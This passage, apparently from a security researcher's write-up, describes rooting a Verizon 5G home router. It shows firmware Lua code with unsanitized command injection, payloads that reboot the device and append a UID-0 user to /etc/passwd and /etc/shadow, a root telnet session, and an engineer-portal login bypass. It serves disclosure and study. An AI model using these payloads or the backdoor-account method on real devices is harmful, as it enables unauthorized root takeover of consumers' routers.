          <div class="col-md-7 col-xs-3">
            <input type="text" class="form-control" id="dmacc2-port-input" value="<%=dmacc_url.port2%>" />
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
<!-- dmacc2 file Control -->
<div class="row m-t">
  <div class="col-md-12 form-horizontal">
    <h4>DMACC2 test URL</h4>
    <div class="form-group">
      <div class="col-md-12 col-xs-12">
        <div class="form-group">
          <div class="col-md-5 col-xs-9">
            <input type="text" class="form-control" id="dmacc2-url-input" value="<%=dmacc_url.url2%>" />
          </div>
          <div class="col-md-7 col-xs-3">
            <input type="text" class="form-control" id="dmacc2-port-input" value="<%=dmacc_url.port2%>" />
          </div>
        </div>
      </div>
    </div>
  </div>
</div>
```


Grepping for dmacc3 within the luci folder, there is a reference to controller/admin/settings.lua. Opening that file up, this function appears to utilize text placed in that field with no sanitization.

```
test@tester: ~/VZAnalysis/ubimntpoint/usr/lib/luas.1/luci/controller/admin
function set_dmacc(form_value)
    luci.sys.exec("rm -f /data/user/dmclient/dmacc*")
    if form_value["dmacc2_url"] ~= nil then
        local dmacc2_url = luci.sys.exec("grep -r 'DMacc2/AppAddr/Addr1' /etc/dmclient/dmacc-init_test.txt | cut -c22- | tr -d '\n'")
        local exec_cmd = "sed -i 's,' .. dmacc2_url .. ',' .. form_value['dmacc2_url'] .. ',g' /etc/dmclient/dmacc-init_test.txt"
        luci.sys.exec(exec_cmd)
    end


    if form_value["dmacc3_url"] ~= nil then
        local dmacc3_url = luci.sys.exec("grep -r 'DMacc3/AppAddr/Addr1' /etc/dmclient/dmacc3-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's,' .. dmacc3_url .. ',' .. form_value['dmacc3_url'] .. ',g' /etc/dmclient/dmacc3-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["port"] ~= nil then
        local dmacc_port = luci.sys.exec("grep -r 'DMacc/AppAddr/Port1' /etc/dmclient/dmacc-init_test.txt | cut -c22- | tr -d '\n'")
        local exec_cmd = "sed -i 's,' .. dmacc_port .. ',' .. form_value['port'] .. ',g' /etc/dmclient/dmacc-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["port2"] ~= nil then
        local dmacc2_port = luci.sys.exec("grep -r 'DMacc2/AppAddr/Port1' /etc/dmclient/dmacc2-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's,' .. dmacc2_port .. ',' .. form_value['port2'] .. ',g' /etc/dmclient/dmacc2-init_test.txt"
        luci.sys.exec(exec_cmd)
    end

    if form_value["port3"] ~= nil then
        local dmacc3_port = luci.sys.exec("grep -r 'DMacc3/AppAddr/Port1' /etc/dmclient/dmacc3-init_test.txt | cut -c23- | tr -d '\n'")
        local exec_cmd = "sed -i 's,' .. dmacc3_port .. ',' .. form_value['port3'] .. ',g' /etc/dmclient/dmacc3-init_test.txt"
        luci.sys.exec(exec_cmd)
    end
end
```


Thus, this field was injectable. When a line like `;; reboot;#` is placed at the end of a DMACC URL string, the device reboots. Several attempts were made, like attempting to utilize `sed` to change the `/bin/false` in `/etc/passwd`, invoking a reverse shell, and others, before a successful approach was identified. Since the device runs all binaries as root, it is possible to edit any file on the system. By appending a new user account to the `/etc/passwd` and `/etc/shadow` files, a user "tester" with the password "testtest" is created in the system:



```
;; echo
'tester:$6$npapnF1GfqTUSVWY$vA1CApnnjXxQiIXM12JKhpnS0V.g0cTNx2HDGvxeURrhTMjjQs02DN6e
>> /etc/shadow; #
'; echo "tester:x:0:0:tester:/bin/ash" >> /etc/passwd; #
```



Once this is complete, and the "Telnet Enable" toggle is selected, no further barriers were encountered logging in with Telnet. As the tester account was configured with the UID of 0 and the GID of 0, no privilege escalation is required.



```
test@tester: ~/VZAnalysis
test@tester:~/VZAnalysis$ telnet 10.0.0.1
Trying 10.0.0.1...
Connected to 10.0.0.1.
Escape character is '^]'.

mdm 3.33.101.0 5GFWA


5GFWA login: tester
Password:
Last login: Wed May  4 10:04:04 PDT 2022 on pts/0
No directory, logging in with HOME=/
/ # whoami
root
/ # uname -a
Linux 5GFWA 4.14.117-perf #1 PREEMPT Tue May 25 08:53:51 UTC 2021 armv7l GNU/Linux
/ # ifconfig bridge0
bridge0    Link encap:Ethernet  HWaddr 64:
          inet addr:10.0.0.1  Bcast:10.0.0.255  Mask:255.255.255.0
          UP BROADCAST MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)

/ #
```

This completes the rooting of the "ODU" component of the device, or "OutDoor Unit" aspect. Note that the `/etc/shadow` and `/etc/passwd` are not regenerated on reboot, so this is a persistent modification (until a new firmware is loaded into the device).

Rooting the InDoor Unit (IDU)


The other half of the device is the "IDU" or "InDoor Unit", which runs the consumer-side functionality of the router, at 10.0.0.2. Verizon appears to have spent time hardening this side... attempting to inject on many of the fields returns a warning saying "Due to security concerns, please do not use special characters, e.g. ()[]|'<>`&='". Additionally, a JSON response of "invalid symbol" is returned, which suggests the check is performed server side.




While watching the network traffic when navigating pages, several "encr_get" queries were observed. These queries are encrypted with a public key the server provides, and are encrypted by a function in "wnc.js" that is as follows:

```
params.args = JSON.stringify(params.args);
if(cmd.api == CMD.ENCR_GET.api || cmd.api == CMD.ENCR_SET.api){
    //console.log(params.args); // need remove
    const encrypt = new JSEncrypt();
    encrypt.setPublicKey(sessionStorage.pubkey);
    var encrypt_data = ""
    var end = 0;
    for(var i=0; end < (params.args.length+1); i++){
        end = ((i+1)*117) > (params.args.length+1) ? (params.args.length+1):
        ((i+1)*117)
        var str = params.args.slice(i*117, end);
        encrypt_data = encrypt_data + encrypt.encrypt(str) + "#";
    }
    params.args = encodeURIComponent(encrypt_data);
}
```


Putting a breakpoint before the params.args is encrypted,




the request is for [{"ObjName":"Device.Users.User."}] and that the response contains 4 JSON Objects, each titled "cpe-User-". 1 is "root", 2 is "jrpc", 3 is the consumer user "admin", and 4 is "verizon".



Going back to the login screen, there is a hidden field named "srp_username" that holds the value of "admin".




Removing the `type="hidden"` property on that field and using the engineering password from above allows for login as the Verizon user,




but no further functionality was immediately exposed when logged in.

However, once the account was logged out again, it redirects to a new endpoint: /cgi-bin/luci/verizon/engineer. This time, the page title is "Engineer Sign In",



and using the same engineer password redirects to a new environment with new functionality.



A toggle allows the user to disable the Software Update (useful to 'hold' the device at a vulnerable version), run a speed test, edit the Wifi settings, and more. Additionally, none of these fields trigger the warning seen earlier. Like the engineer portal on the ODU, consumers are not expected to access this section, and thus fields trust any input provided.

As above, the next step was to explore the IDU's file system. Initially it seemed like any attack on the IDU was going to be blind, but a second review of the OMADM.log file during the update process revealed the following line.

```
test@tester: ~/Downloads/VZ/history-log-2022-05-04/mnt/wnc/logs
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] Execute command: /usr/bin/lua /usr/share/rpc/rpc_cli.lua fwupdateinit>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] popen tmp_buf: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] response: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parse Json Rpc_Key] No 'vender' JSON object>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Upgrade IDU Process] IDU is WNC fw.>
<2022:04:27:21:05:29>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] Execute command: /usr/bin/lua /usr/share/rpc/rpc_cli.lua fwimage 3.33.101.1 3.33.101.0 3.4.66.162
48419936 526670e1cbb1a00e250e396c6a6d6b8f http://10.0.0.1/idu img/WNC SIGNED LVSKIHP.32bit.nand.lab2.3.4.66.162.210520 1031.bin>
<2022:04:27:21:05:30>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] popen tmp_buf: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:30>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] response: {"id":"33","jsonrpc":"2.0","result":{"status":"ok"}}>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Wait Fwimg Event] IDU has done image download procedure>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Upgrade Fw_Percent] Start>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Do_System_Args] Execute command: sync; sync; sync && echo 3 > /proc/sys/vm/drop_caches>
<2022:04:27:21:05:42>,<WIFT>,<10.0.0.1: [Parser_Popen_Res] Execute command: /usr/bin/lua /usr/share/rpc/rpc_cli.lua fwupdatestart>
6565,117 98%
```


The WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin file exists in the update firmware.

```
test@tester: ~/VZAnalysis
test@tester:~/VZAnalysis$ binwalk mntpoint/WNC_SIGNED_LVSKIHP.32bit.nand.lab2.3.4.66.162.210520_1031.bin
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              Flattened device tree, size: 48419488 bytes, version: 17
95684        0x8B64          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
37732        0x9364          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
39700        0x9364          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
41828        0xA364          Qualcomm SBL1, image addr: ffffffff, image size: 4294967295, code size: 4294967295, sig size: 4294967295, cert chain size: 4294967295, oem_root_cert_sel: 4294967295, oem_num_
root_certs: 4294967295
45924        0x8364          ELF, 32-bit LSB executable, ARM, version 1 (SYSV)
50572        0xC58C          Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
51704        0xC9F8          Certificate in DER format (x509 v3), header length: 4, sequence length: 966
52074        0xDCD2          Certificate in DER format (x509 v3), header length: 4, sequence length: 915
125696       0x1E80          Unix path: /dev/lcblcg/boot
166756       0x28B64         Qualcomm SBL1, image addr: fd9f001, image size: 1615370496, code size: 544321928, sig size: 2600533403, cert chain size: 4165382528, oem_root_cert_sel: 3187159076, oem_num_r
oot_certs: 557279275
179444       0x28CF4         Unix path: /dev/lcblcg/boot
277588       0x43C54         ATAGs non partition table (nsmptbl), version: 4, number of partitions: 30
539732       0x83C54         ATAGs non partition table (nsmptbl), version: 4, number of partitions: 30
1056460      0x101ECC        ELF, 64-bit LSB executable, version 1 (SYSV)
1061300      0x1031B4        Certificate in DER format (x509 v3), header length: 4, sequence length: 1128
1062432      0x103620        Certificate in DER format (x509 v3), header length: 4, sequence length: 966
1063402      0x10392A        Certificate in DER format (x509 v3), header length: 4, sequence length: 915
